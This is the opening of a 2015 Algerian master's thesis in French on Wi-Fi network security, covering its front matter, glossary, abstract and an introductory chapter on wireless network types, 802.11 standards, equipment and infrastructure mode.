République **A**lgérienne **D**émocratique et **P**opulaire
Ministère de l'**E**nseignement **S**upérieur et de la **R**echerche **S**cientifique

UNIVERSITE **M**OULOUD **M**AMMERI DE **T**IZI-**O**UZOU

FACULTE DU **G**ENIE **E**LECTRIQUE ET D'**I**NFORMATIQUE

DEPAREMENT D'ELECTRONIQUE

Mémoire De Fin d'Etudes

de MASTER ACADIMIQUE

Domaine **: Sciences et Technologies**
Filière **: Génie électrique**
Spécialité **: Réseaux et Télécommunication**

Présenté par

Thinhinane Ammari
Djamila Attab

Thème

Etude et application des outils de sécurité d'un réseau Wi-Fi

Mémoire soutenu publiquement le 06/07/2015 devant le jury composé de :

M^{me} AMEUR Zohra
Professeur UMMTO, Présidente

M^{r} OUALOUCHE Fethi
Maitre conférence UMMTO, Encadreur

M^{r} KHADIR Ouahab
Enseignent à 2int Partners, Co-Encadreur

M^{r} LAZRI Mourad
Maitre conférence UMMTO, Examinateur

M^{r} SEHAD Mounir
Maitre conférence UMMTO, Examinateur

Année Universitaire : 2014-2015

Remerciements

Au terme de ce modeste travail, nous remercions DIEU le tout puissant de nous accorder d'avoir accompli ce travail.

En tenant d'abord à remercier notre promoteur Mr OUALOUCHE pour avoir bien voulu encadrer ce travail, ainsi que pour sa riche contribution et ses précieux conseils.

Également, une profonde reconnaissance et considération particulière que nous remercions notre co- encadreur Mr KHADIR de nous avoir suivi et guidé ce travail et sa disponibilité permanente.

On voudrons également remercier des gens qu'on oublie souvent mais qui ont énormément contribué pour la communauté scientifique en assurant le développement et la distribution de nombreux outils puissants et gratuits et en mettant leurs travaux de recherche à disposition de tous.

Que toute personne ayant contribué de prés ou de loin à la réalisation de ce mémoire retrouve ici l'expression de nos plus profonds Sentiments.

Sommaire

Sommaire

CHAPITRE II : Etude des protocoles de sécurité.

Sommaire

Sommaire

Liste des figures

Chapitre I : Généralités sur les réseaux sans fil.

Chapitre II : Etude des protocoles de sécurité.

Chapitre III : Les différentes attaques d'un réseau Wi-Fi et leurs solutions.

Liste des figures

Liste des figures

Chapitre IV : proposition d'une approche architecturale sécurisé.

Liste des tableaux

GLOSSAIRE

ASCII: American Standard Code for Information Interchange.

ADSL: Asymmetric Digital Subscriber Line.

ACK: Acknowledgment.

ATM: Asynchronous Transfer mode.

ACL: Access Control List.

AES: Advanced Encryption Standard.

AP: Access Point.

BSSID: Basic Service Set Identifier

BLR: Boucle Locale Radio.

BSS: Basic Service Set

CSMA/CA: Carry Sense Multiple Access/Collision)

CDMA : Code Division Multiple Access)

CCMP: Counter with CBC MAC Protocol

CCM: Counter with CBC-MAC

CRC: Control Redundancy Check

CTS: Clear To Send

CA: Certification Authority

DHCP: Dynamic Host Configuration Protocol.

DIFS: Distributed Inter Frame Space.

DSSS: Direct Sequence Spred Spectrum.

GLOSSAIRE

DCF: Distribution Control Function.

DES: Data Encryptions Standard.

DoS: Denial of Service.

DN: Distinguished Name.

DS: Distribution System.

ESSID: Extended Service Set Identifier.

ETSI : Européen Télécommunications Standard Institute

EAP: Extensible Authentification Protocol.

ESS: Extended Service Set.

FHSS: Frequency Hopping Spread Spectrum.

GPRS: General Packet Radio Service.

GPS: Global Positioning System.

GSM: Global System for Mobile Communications.

HiperLAN2: High Performance Radio LAN 2.0.

HiperLAN: Hiper Local Area Network.

Home RF: Home Radio Frequency.

HARQ: Hybrid Automatic Repeat reQuest.

Https: HyperText Transfer Protocol Secure.

Http: HyperText Transfer Protocol.

IMT 2000: Norme du GSM.

IEEE: Institute of Electrical and Electronics Engineer.

IETF: Internet Engineering Task Force.

IDEA: International Data Encryptions Algorithm .

IBSS: Independent Basic Service Set.

IPv4: Internet Protocol version 4.

ICV: Integrity Check Value.

GLOSSAIRE

ISO: International Organization for Standardization.

ISS: Informatique Sécurité Système.

IEC: International Electrotechnical Commission.

IP: Internet Protocol.

IR: Infrarouges.

IV: initialisation vector.

LDAP: Lightweight Directory Access Protocol.

LEAP: Lightweight Extensible Authentification Protocol.

LLC: Logical Link Control.

LAN: Local Area Network.

MPDU: Mac Protocol Data Unit.

MITM: Man-In-The-Middle.

MMS: Multimedia Message Service.

MAC: Medium Access Control.

MAN: Metropolitan Area Network.

MD5: Message Digest 5.

MIC: Message Integrity Code.

NAT: Network Adress Translation

OFDM: Orthogonal Frequency Division Multiplexing.

OSI: Open Source Inder.

PCMCIA: Personal Computer Memory Card International Association.

PLCP: Physical Layer Convergence Protocol.

PEAP: Protected EAP.

PMD: Physical Medium Dependent.

PCF: Point Coordination Function.

GLOSSAIRE

PDA: Personal Digital Assistant.

PSK: Pré-Shared Key

PCI: Peripheral Component Interconnect.

PIN: Personal Identification Number.

PC: Personal Compute / Point of Coordination.

PN: Pseudo-random Noise.

RADIUS: Remote Authentification Dial In User Service.

RC4: Ron's Code #4.

RLC: Radio Link Control.

RPV: Réseau Privé Virtuel.

RTS: Ready To Send.

RSA: Rivest, Shamir, Adelman.

SSID: Service Set Identifier.

SIM: Subscriber Identity Module.

SRP: Secure Remote Password.

SSL: Secure Socket Layer.

GLOSSAIRE

TKIP: Temporal Key Integrity Protocol.

TCP: Transmission Control Protocol.

TLS: Transport Layer Security.

TSF: Transmission sans fil**.**

TM : Terminal mobile.

UDP: User Datagram Protocol.

USB: Universal Serial Bus.

VPN: Virtual Private Network.

WI-MAX: Worldwide Interoperability for Microwave Access.

WMAN: Wireless Metropolitan Area Network.

WLAN: Wireless Local Area Network.

WWAN: Wireless Wide Area Net.

WRAP: Wireless Robust Authenticated Protocol.

WPAN: Wireless Personal Area Network.

WECA: Wireless Ethernet Compatibility Alliance.

WPA2: Wi-Fi Protected Access version 2.

WPA: Wireless Protected Access.

Wi-Fi: Wireless Fidelity

WEP: Wired Equivalent Privacy.

GLOSSAIRE

Résumé

Nous avons assisté ces dernières années à la montée en puissance des réseaux locaux sans fi l ou encore Wi-Fi, qui sont en passe de devenir l'une des principales solutions de connexion pour de nombreuses entreprises. Le marché du sans fi l se développe rapidement dès lors que les entreprises constatent les gains de productivité qui découlent de la disparition des câbles.

Avec cette évolution rapide de ce type dématérialisé de réseaux, les exigences en termes de sécurité deviennent de plus en plus sévères. De ce fait, beaucoup de travaux et d'efforts ont été consentis ces dernières années afin d'aboutir à des solutions pour sécuriser ces réseaux. Toutefois, des vulnérabilités persistent encore et il est toujours possible de monter des attaques plus ou moins facilement. Notanm1ent, contre le dernier né des protocoles de sécurité Wi-Fi, à savoir WPA2, qui bien qu'étant plus robuste sur le plan conceptuel que les générations précédentes, fait face à un problème majeur, celui de son incompatibilité matérielle avec les précédents protocoles.

Dans ce mémoire, nous élaborons une synthèse exhaustive de toutes les attaques qui ciblent les réseaux Wi-Fi. Cette synthèse comprend une classification des attaques par rapport aux standards de sécurité ainsi que l'illustration des détails de leur mise en œuvre. Outre le volet conceptuel et théorique, nous abordons également le volet pratique et montrons sa richesse. Nous proposons également une nouvelle approche architecturale de sécurisation des réseaux Wi-Fi dans l'entreprise « ISS Partners ».

Notre proposition prend en compte des standards de sécurité supportés. Cette nouvelle architecture a le mérite d'offrir une grande sécurité renforcée par rapport aux approches traditionnelles. Pour élaborer cette solution sécurisée, nous nous sommes basés principalement sur un serveur d'authentification RADIUS, ce qui améliore la sécurité du réseau Wi-Fi en particulier et du système d'information de l'entreprise dans son ensemble.

Mots clés :

Wi-Fi, Attaques, Déseauthentification, Sécurité, Radius

Introduction

Les réseaux sans fil ont été crées pour permettre aux utilisateurs d'effectuer des communications sans utiliser les câbles de connexion.

De ce fait, nous avons assisté ces dernières années à un essor en puissances des réseaux locaux sans fil ou encore le Wi-Fi (Wireless Fidelity), qui sont en passe de devenir l'une des principales solutions de connexion pour de nombreuses entreprises **[1].**

Le marché des réseaux sans fil se développe rapidement dés lors que les entreprises constatent des gains de productivité qui découlent de la disparition des câbles. Ainsi, avec cette évolution rapide de ce type de réseau, les exigences en termes de sécurité deviennent de plus en plus sévères. En effet, pour garantir la pérennité et l'essor de cette technologie, il est primordial de recourir à des méthodes avancés d'authentification, de gestion et de distribution des clés entre les entités communicantes, ceci tout en respectant les contraintes imposées par les réseaux sans fil **[2].**

En effet, beaucoup de travaux ont été consentis afin d'aboutir à des solutions pour sécuriser les échanges dans ces réseaux **[3].** Toutefois, des vulnérabilités persistent encore dans les solutions et il est toujours possible de monter des attaques, notamment contre le dernier né des protocoles de sécurité Wi-Fi, à savoir WPA2 (Wi-Fi Protected Access version 2). Ce dernier est plus robuste sur le plan conceptuel que les générations précédentes mais fait face aux problèmes majeurs de son incompatibilité matériel avec des protocoles plus anciens **[4].**

Dans ce mémoire de fin d'études, nous nous intéressons à la problématique de sécurité des réseaux Wi-Fi dans l'entreprise. Compte tenu des vulnérabilités des standards de sécurité et les diversités des attaques possibles contre les mécanismes de sécurité dans les réseaux 802.11, nous allons présenter les meilleurs pratiques architecturaux en matière de sécurisation, ainsi que les techniques qui assurent une sécurité optimale dans l'entreprise ISS Partners.

Nous avons structuré notre mémoire en quatre chapitres :

Dans le premier chapitre, nous présentons une étude générale de la technologie Wi-Fi.

Dans le deuxième chapitre, nous exposons les différentes clés cryptographiques (WEP, WPA, WPA2) ainsi le principe de fonctionnement de chaque protocole. Ensuite, nous présentons les objectifs de la sécurité, ainsi quelques menaces et attaques les plus fréquentes qui ciblent les réseaux Wi-Fi.

Le troisième chapitre est consacré à effectuer un test des différentes attaques les plus courantes ciblant les réseaux Wi-Fi, ainsi le volet pratique des faiblesses et vulnérabilités des protocoles de sécurité et leurs solutions.

Dans le quatrième chapitre, nous allons implémenter une solution de sécurité sur le réseau Wi-Fi de l'entreprise ISS Partners.

Enfin, notre mémoire se termine par une conclusion et une bibliographie.

1) LES RẺSEAUX SANS FIL

1.1) HISTORIQUE :

Les réseaux sans fil sont conçus sur une technologie à spectre largement étendus, la création de ce type de réseau était en 1945, initialement dans le but d'améliorer des communications militaires de l'armé américain pendant la deuxième guerre mondiale. L'intention des techniciens militaires était sur les spectres étalés, du fait qu'elles sont robustes au brouillage. Après 1945, des entreprises commerciales commencent à exploiter cette technologie car elles représentaient l'intérêt pour leurs clients.

En 1971, la technologie sans fil à connu un véritable essor par AlohNet qui est un projet consacré par l'université de Hawaii. Ce projet a permis à sept ordinateurs de communiquer depuis les différentes iles en utilisant un concentrateur central Oahu.

Par conséquent, les recherches qui ont été faites sur Aloh Net ont posé les bases de la première génération de réseau sans fil qui régissaient sur la plage de fréquence 901-928MHz utilisé notamment par les militaires. Cette phase de progrès des réseaux sans fil n'a connu que peu d'utilisateurs à cause de son faible débit **[1].**

1.2) Définition des réseaux sans fil

Un réseau sans fil (wireless network) définit des systèmes dans lesquels les ordinateurs se connectent les une aux autres directement ou par l'intermédiaire d'une borne de connexion, par la voie hertziennes. Grâce aux réseaux sans fil, un utilisateur a la possibilité de rester connecté tout en se déplaçant dans un périmètre géographique plus ou moins étendu, c'est la raison pour laquelle on entend parfois parler de "mobilité". Les réseaux sans fil sont ceux qui utilisent le canal air pour communiquer en utilisant les ondes hertziennes, les infrarouges ou le laser. Il existe plusieurs technologies se distinguant d'une part par la fréquence d'émission utilisée ainsi que le débit et la portée des transmissions.

Les réseaux sans fil permettent de relier très facilement des équipements distants d'une dizaine de mètres à quelques kilomètres, De plus l'installation de tels réseaux ne demande pas de lourds aménagements des infrastructures existantes comme c'est le cas avec les réseaux filaires (creusement de tranchées pour acheminer les câbles, équipements des bâtiments en câblage, goulottes et connecteurs), ce qui a valu un développement rapide de ce type de technologies. En contrepartie se pose le problème de la réglementation relative aux transmissions radioélectriques **[2].**

1.3) Les catégories de réseaux sans fil

De manière générale, les réseaux sans fils sont classés, selon leur étendue géographique, en quatre catégories offrant une connexion (appelé Zone de couverture).




Figure 1: Catégories des réseaux sans fil [3]

1.3.1) Réseaux personnels sans fil (WPAN : Wireless Personal Area Network)

Les réseaux personnel sans fil (appelé également réseau individuel) sont des réseaux à usage personnel concerne les réseaux sans fil d'une faible portée de l'ordre de quelques dizaines de mètres autour de l'utilisateur. Ce type de réseau sert généralement à relier des périphériques (imprimante, téléphone portable, appareils domestiques, ...).

Il existe plusieurs technologies utilisées pour les WPAN :

a.) Bluetooth : connu sous le nom commercial de la norme IEEE 802.15.1, lancé par Ericsson en 1994 proposant un débit théorique de 1 Mb/s pour une portée maximale d'une trentaine de mètres. Bluetooth possède l'avantage d'être très gourmand en énergie, ce qui rend particulièrement adapté à une utilisation au sein de petits périphériques. La vérsion1.2 réduit notamment les interférences avec les réseaux Wi-Fi.

b.) HomeRf : Lancée en 1998 par le HomeRF Working Group **(**formé notamment par les constructeurs Compaq, HP, Intel, Siemens, Motorola et Microsoft) propose un débit théorique de 10 Mb/s avec une portée d'environ 50 à 100 mètres sans amplificateur.

c.) ZigBee : connue sous le nom IEEE 802.15.4, permet d'obtenir des liaisons sans fil à très bas prix et avec une très faible consommation d'énergie, ce qui la rend particulièrement adaptée pour être directement intégrée dans les petits appareils électroniques (appareils électroménagers, hifi, jouets, ...). La technologie Zigbee, opérant sur la bande de fréquences des 2,4 GHz et sur 16 canaux, permet d'obtenir des débits pouvant atteindre 250 Kb/s avec une portée maximale de 100 mètres environ.

e.) Les liaisons infrarouges : permettent de créer des liaisons sans fils de quelques mètres avec des débits pouvant monter à quelques mégabits par seconde. Cette technologie est largement utilisée pour la domotique (télécommandes) mais souffre toute fois des perturbations dues aux interférences lumineuses.

1.3.2) Réseaux locaux sans fil (WLAN : Wireless Local Area Network)

Le réseau local sans fil (noté WLAN) est un réseau permettant de couvrir l'équivalent d'un réseau local d'entreprise, soit une portée d'environ une centaine de mètres. Il permet de relier entre les terminaux présents dans la même zone de couverture. Afin de permettre l'interopérabilité, les réseaux locaux (filaire et sans fil) sont normalisés par des organismes de normalisation dont les principaux sont l'IEEE (Institute of Electrical and Electronics Engineer) et l'ETSI (Européen Télécommunications Standard Institute) **[5]**. Il existe plusieurs technologies concurrentes**:**

a) Wi-Fi (ou IEEE 802.11), soutenu par l'alliance WECA (Wireless Ethernet Compatibility Alliance) offre des débits allant jusqu'à 54Mbps sur une distance de plusieurs centaines de mètres **[5].**

b) hiperLAN2 (High Performance Radio LAN 2.0), norme européenne élaborée par L'ETSI, permet d'obtenir un débit théorique de 54 Mb/s sur une zone d'une centaine de mètres dans la gamme de fréquence comprise entre 5 150 et 5 300MHz.

1.3.3) Réseaux métropolitains sans fil (WMAN : Wireless Metropolitan Area Network)

Le réseau métropolitain sans fil (WMAN) est connu sous le nom de BLR (Boucle Locale Radio). Les WMAN sont basés sur la norme IEEE 802.16. La boucle locale radio offre un débit utile de 1 à 10 Mbit/s pour une portée de 4 à 10 kilomètres, ce qui destine principalement cette technologie aux opérateurs de télécommunication **[5].**

Technologie	Norme	Débit (Mbits/s)	Portée (km)	Bande de fréquence (GHz)	Observation
wimax	IEEE 802.16	70	50	1 – 66	-Permet le raccordement des hots spots Wi-Fi pour l'accès à Internet
HiperAccess	ETSI	25	5	5	Permet d'accéder aux réseaux ATM

Tableau 1 : Différentes technologies concurrentes du WMAN.

1.3.4) Réseaux étendus sans fil (WWAN : Wireless Wide Area Net)

Le réseau étendu sans fil (WWAN) est également connu sous le nom de réseau cellulaire mobile. Il s'agit des réseaux sans fil les plus répandus puisque tous les téléphones mobiles sont connectés à un réseau étendu sans fil. Les principales technologies sont les suivantes **[5] :**

a) GSM

Le réseau GSM constitue au début du 21ème siècle le standard de téléphonie mobile le plus utilisé en Europe. Il s'agit d'un standard de téléphonie dit « de seconde génération » (2G) car, contrairement à la première génération de téléphones portables, les communications fonctionnent selon un mode entièrement numérique.

La norme GSM autorise un débit maximal de 9,6 kbps, ce qui permet de transmettre la voix ainsi que des données numériques de faible volume, par exemple des messages textes (SMS) ou des messages multimédias (MMS) **[6].**

b) GPRS

Le standard **GPRS** est une évolution de la norme GSM, ce qui lui vaut parfois l'appellation GSM++ (ou GMS 2+). Etant donné qu'il s'agit d'une norme de téléphonie de seconde génération permettant de faire la transition vers la troisième génération (3G). Le GPRS permet d'étendre l'architecture du standard GSM, afin d'autoriser le transfert de données par paquets, avec des débits théoriques maximums de l'ordre de 171,2 kbit/s (en pratique jusqu'à 114 kbit/s). Grâce au mode de transfert par paquets, les transmissions de données n'utilisent le réseau que lorsque c'est nécessaire. Le standard GPRS permet donc de facturer l'utilisateur au volume échangé plutôt qu'à la durée de connexion, ce qui signifie notamment qu'il peut rester connecté sans surcoût **[6].**

2) Technologies des réseaux Wi-Fi

2.1) Définition du Wi-Fi

Le Wi-Fi est une technologie de réseau informatique sans fil mise en place pour fonctionner en réseau interne depuis est devenue un moyen d'accès à haut débit à Internet.

La norme IEEE 802.11 est un standard international décrivant les caractéristiques d'un réseau local sans fil (WLAN). Le nom Wi-Fi correspond initialement au nom donné à la certification délivrée par la WECA, l'organisme chargé de maintenir l'interopérabilité entre les matériels répondant à la norme 802.11.Sa portée varie d'un appareil à l'autre entre quelques dizaines de mètres à plusieurs centaines de mètres, ce qui en fait une technologie de premier choix pour le réseau domestique avec connexion internet. Ce standard est actuellement l'un des standards

les plus utilisés au monde. Les débits théoriques du 802.11b sont de 11 Mb/s et 54 Mb/s pour le 802.11g **[5].**

2.1.1) Avantages du réseau Wi-Fi

a) Mobilité

La connexion au réseau sans fil permet de se déplacer librement dans le rayon disponible. On peut ainsi emmener son laptop de la salle de réunion à l'atelier sans avoir à brancher/débrancher quoi que ce soit.

b) Facilité

Un réseau Wi-Fi bien configuré permet de se connecter très facilement, à condition, bien sûr, de posséder une autorisation. Il suffit généralement de se trouver dans la zone de couverture pour être connecté.

c) Souplesse

La souplesse d'installation du Wi-Fi permet d'adapter facilement la zone d'action en fonction des besoins. Si le point d'accès est trop faible, on ajoute des répéteurs pour étendre la couverture.

d) Coût

La plupart des éléments du réseau Wi-Fi (point d'accès, répéteurs, antennes…) peuvent être simplement posés. L'installation peut donc parfois se faire sans le moindre outillage, ce qui réduit les coûts de main-d'œuvre. Le budget de fonctionnement est similaire à un réseau filaire.

e) Evolutivité

La facilité d'extension ou de restriction du réseau permet d'avoir toujours une couverture Wi-Fi correspondant aux besoins réels **[7].**

2.1.2)Inconvénients du réseau Wi-Fi

a) Qualité et continuité du signal

Un réseau Wi-Fi bien installé et bien configuré est généralement fiable et d'une qualité constante. Cependant, il suffit parfois de peu pour perturber le signal : un radar de gendarmerie ou un émetteur Bluetooth, par exemple.

b) Sécurité

La sécurité des réseaux sans fil n'est pas encore tout à fait fiable du fait que cette technologie est novatrice **[8].** Elle est une préoccupation critique d'un administrateur réseau confronté au Wi-Fi, d'une part parce que les faiblesses des technologies ont été largement traitées sur internet, d'autre part parce qu'il s'agit d'une approche effectivement nouvelle du sujet, et qui présente une grande diversité

c) Complexité

Le premier problème auquel l'administrateur réseau est confronté est la diversité des compétences nécessaires à la mise en œuvre d'un réseau Wi-Fi. Il faut prendre en considération les problèmes de transmission radio, un éventuel audit du site, l'intégration de l'existant (réseau câblés, mais peut être aussi les quelques ilots Wi-Fi déjà en place), le respect de régulation, le support effectif des standards actuels et à venir, l'administration de ce futur réseau, le monitoring du trafic, etc.

3) Evolution De La Norme IEEE 802.11

L'IEEE a développé la norme 802.11 sous plusieurs versions regroupant ainsi les normes physiques suivies des normes d'amélioration. Elles offrent chacune des caractéristiques différentes en termes de fréquence, de débit ou de portée du signal **[1].**

3.1) Les normes physiques

La première version normalisée par l'IEEE fût la 802.11. Elle utilisait la modulation DSSS sur la bande 2.4 GHz. Cette norme n'était pas compatible entre constructeurs. De plus, elle offrait un débit très faible (2 Mbps), comparés aux débits que proposait la norme Ethernet filaire. L'IEEE développa de nouvelles générations de réseaux sans fil : la 802.11b, la 802.11a et la 802.11g.

3.1.1) La 802.11b ou Wi-Fi 2

C'est la première norme Wi-Fi interopérable. Avec un débit de11 Mbits/s, elle permet une portée de 300 mètres dans un environnement dégagé. Elle utilise la bande des 2.4 GHz avec 3 canaux radios disponibles.

Impatients, car la norme 802.11g a tardé à arriver, des constructeurs ont créé une évolution de cette norme, la 802.11b+ qui permet d'augmenter les débits à 22 et 44 Mbit/s (11 à 20 Mbit/s réels). Ces matériels étaient compatibles avec la 802.11b, mais en bridant leur vitesse à 11 Mbit/s **[8].**

Cette norme Wi-Fi a connu beaucoup d'extensions et chacune d'entre elles, visant à apporter

une amélioration soit au niveau du débit, soit au niveau de la bande passante ou même de la sécurité, de la qualité de service ou de la capacité du canal etc. **[7].**

3.1.2) La 802.11 a

Encore appelé Wi-Fi 5, cette norme permet d'obtenir du haut débit (54 Mbit/s) tout en spécifiant 8 canaux. Mais elle n'est pas compatible avec la 802.11b. Elle utilise la technique de modulation OFDM **[8].**

3.1.3) La 802.11g

La 802.11a offre un débit assez élevé mais la portée est plus faible et son usage en extérieur est souvent interdit. Pour répondre à ces problèmes, l'IEEE développe la nouvelle norme 802.11g, offrant le même débit que le Wi-Fi 5, tout en restant compatible avec le Wi-Fi 2 (bande de fréquences de 2.4 GHz) .Cette élevé pouvant atteindre les 54 Mbits/s. Elle utilise la technique de modulation OFDM **[9].**

3.2) Les normes d'amélioration

Les normes suivantes ont apporté des améliorations sur la sécurité, l'interopérabilité, la qualité de service, la gestion du spectre etc.

3.2.1) La 802.11i : Amélioration au niveau MAC destinée à renforcer la sécurité des transmissions, et se substituant au protocole de cryptage WEP. Elle vise à renforcer la sécurité des transmissions **[9].**

3.2.2) La 802.11d : En permettant aux différents équipements d'échanger des informations sur les plages de fréquences et les puissance autorisées dans le pays d'origine du matériel, cette norme permet l'adaptation des couches physiques afin de fournir une conformité aux exigences de certains pays particulièrement strictes, exemple France, Japon.

3.2.3) La 802.11e : Elle vise à améliorer la qualité de service (bande passante, délai de transmission pour les paquets…) et les fonctionnalités d'authentification et de sécurité.

3.2.4) La 802.11f : Elle assure l'interopérabilité entre les différents points d'accès des différents constructeurs.

3.2.5) La 802.11h : Elle gère le spectre de la norme 802.11a et vise à améliorer la sous couche MAC, afin de rendre compatible les équipements 802.11a avec les infrastructures Hiperlan2. Enfin, elle s'occupe de l'assignation automatique de fréquences du point d'accès et du contrôle automatique de la puissance d'émission, afin d'éliminer les interférences entre points d'accès.

4) Les équipements Wi-Fi

Il existe déférentes types d'équipement pour la mise en place d'un réseau sans fil **Wi-Fi** :

4.1) Carte réseaux WI-FI

Les réseaux sans fil Wi-Fi (Wireless Fidelity) ou WLAN (Wireless Local Area Network) fonctionnent sur les mêmes principes que les réseaux Ethernet filaires. Une carte réseau Wi-Fi doit être installée sur chaque ordinateur du réseau sans fil. Cette carte peut être directement incluse dans la carte mère, mais peut également se trouver sous la forme d'une carte PCI ou d'une clé USB. Une antenne, parfois intégrée dans la carte, permet l'envoi et la réception des signaux.

Il est possible de relier deux machines directement par Wi-Fi (on parle alors d'architecture ad hoc). Comme en Ethernet filaire, pour relier plus de deux machines, on utilise généralement un matériel spécifique, appelé routeur Wi-Fi (ou point d'accès). Ce dernier dispose d'une à trois antennes afin d'optimiser l'envoi et la réception des signaux. En outre, il possède au moins un port RJ45 afin de pouvoir le relier à un réseau Ethernet filaire (généralement compatible 100Base-TX). On parle alors d'architecture de type infrastructure **[3].**

4.2) Routeurs

Centre névralgique de votre installation, connectés à votre modem haut débit, le routeur « transforme » votre connexion Internet filaire en connexion sans fil. La plupart des routeurs font office de borne sans fil offrant l'accès Internet à tous vos ordinateurs. Ils disposent également de ports Ethernet (en générale quatre) pour raccorder physiquement les postes les plus proches et certains offrent une sécurité pour le réseau en étant dotés de firewall et de limitations d'accès.

4.3) Modems/Routeurs

Un modem /routeur Wi -Fi intègre un modem câble ou ADSL. C'est une solution "tout en un" idéale pour les petites entreprises qui souhaitent raccorder quelques postes à l'Internet.

Le modem /routeur Wi -Fi sert alors à partager la connexion Internet entre les différents utilisateurs du réseau. Il est généralement équipé d'un serveur DHCP qui attribue une adresse IP à chaque poste client et d'un firewall qui assure la translation (NAT) entre les adresses IP locales et l'Internet et protège le réseau des attaques extérieures. Au niveau de la connectique, un modem-routeur Wi -Fi offre généralement les mêmes options qu'un routeur Wi-Fi.

4.4) Points d'accès

Le point d'accès est l'un des éléments essentiels de l'architecture Wi-Fi, qui permet la communication entre les clients Wi-Fi. Ils peuvent en outre être reliés à un réseau filaire tel qu'un réseau local. Si en plus ils permettent de gérer ce réseau filaire, alors ce sont des routeurs **[3].**

Les points d'accès sont caractérisés par le fait qu'il ne nécessite pas un ordinateur pour fonctionner. Ils sont totalement autonomes. Leur configuration se fait via un ordinateur relié au réseau sur lequel se trouve le point d'accès. Bien entendu il peut être directement relié à l'ordinateur par un câble, mais cela n'est pas nécessaire.

Les points d'accès proposés actuellement sur le marché sont plus ou moins complexes.

On trouve des points d'accès simples et d'autres intégrant un modem ADSL (**A**symmetric Digital Subscriber Line) dans le cadre de routeurs, ainsi que d'autres options, notamment un firewall pour se protéger des attaques extérieures, un serveur DHCP (Dynamique Host Configuration Protocol).

Figure 2: Exemples de point d'accès

Certaines sociétés proposent des points d'accès dits logiciels. Ces derniers ne sont rien d'autre que des stations, généralement des ordinateurs fixes, équipées de cartes WI-FI dans les quelles un logiciel est installé pour transformer la station en point d'accès.

Des logiciels libres, comme Host AP, permettent de configurer une station WI-FI en point d'accès WI-FI.

4.5) Les Antennes

Par définition, une antenne est un dispositif passif utilisé pour transformer un signal électrique, voyageant sur un conducteur, en onde électromagnétique se propageant dans l'espace libre.

Les antennes fonctionnent sans différence dans les deux sens en rassemblant passivement les ondes électromagnétiques dans l'espace libre et en les transformant en signaux électriques sur un conducteur **[10].**

Nous pouvons classifier des antennes dans deux différents groupes selon leur type d'utilisation.

4.5.1) Antennes Omnidirectionnelles :

Ils sont habituellement attachés à un point d'accès Wi-Fi. Ils ont un modèle de rayonnement à 360degree et fonctionnent normalement comme concentrateur ou passage central d'un réseau.

4.5.1) Antennes Directionnelles (ou directive):

Habituellement employés du côté du client. Elles ont un gain élevé et sont normalement dirigées vers le PA (point d'accès). Les antennes directionnelles sont également utilisées pour établir des liaisons point à point longue distance.

5) Architecture

5.1) Modes de fonctionnement

Le standard 802.11 définit deux modes opératoires :

- Le mode Infrastructure dans lequel les clients sans fil sont connectés à un PA. Il s'agit généralement du mode par défaut des cartes 802.11b.
- Le mode Ad Hoc dans lequel les clients sont connectés les uns aux autres sans aucun PA.

5.1.1) Le mode Infrastructure :

En mode Infrastructure, chaque TM (Terminal Mobile) se connecte à un PA via une liaison sans fil. L'ensemble formé par le PA et les TM situés dans sa zone de couverture est appelé BSS (Basic Service Set) soit ensemble de services de base et constitue une cellule.

Chaque BSS est identifié par un BSSID, un identifiant de 6 octets (48 bits). Dans le mode Infrastructure, le BSSID correspond à l'adresse MAC du PA.

Il est possible de relier plusieurs PA entre eux (ou plus exactement plusieurs BSS) par une liaison appelée DS (Distribution System soit système de distribution) afin de constituer un ESS (Extended Service Set soit ensemble de services étendu). Le DS peut être aussi bien un réseau filaire qu'un réseau sans fil, mais les équipements nécessaires à cette dernière solution ne sont pas encore forcément implémentés.

Un ESS est repéré par un ESSID (ESS Identifier), c'est-à-dire un identifiant de 32 caractères de long (au format ASCII) servant de nom pour le réseau. L'ESSID, souvent abrégé en SSID, représente le nom du réseau et représente en quelque sort un premier niveau de sécurité dans

la mesure où la connaissance du SSID est nécessaire pour qu'un TM se connecte au réseau étendu.




Figure 3 : Exemple de topologie 802.11 en mode Infrastructure avec système distribué

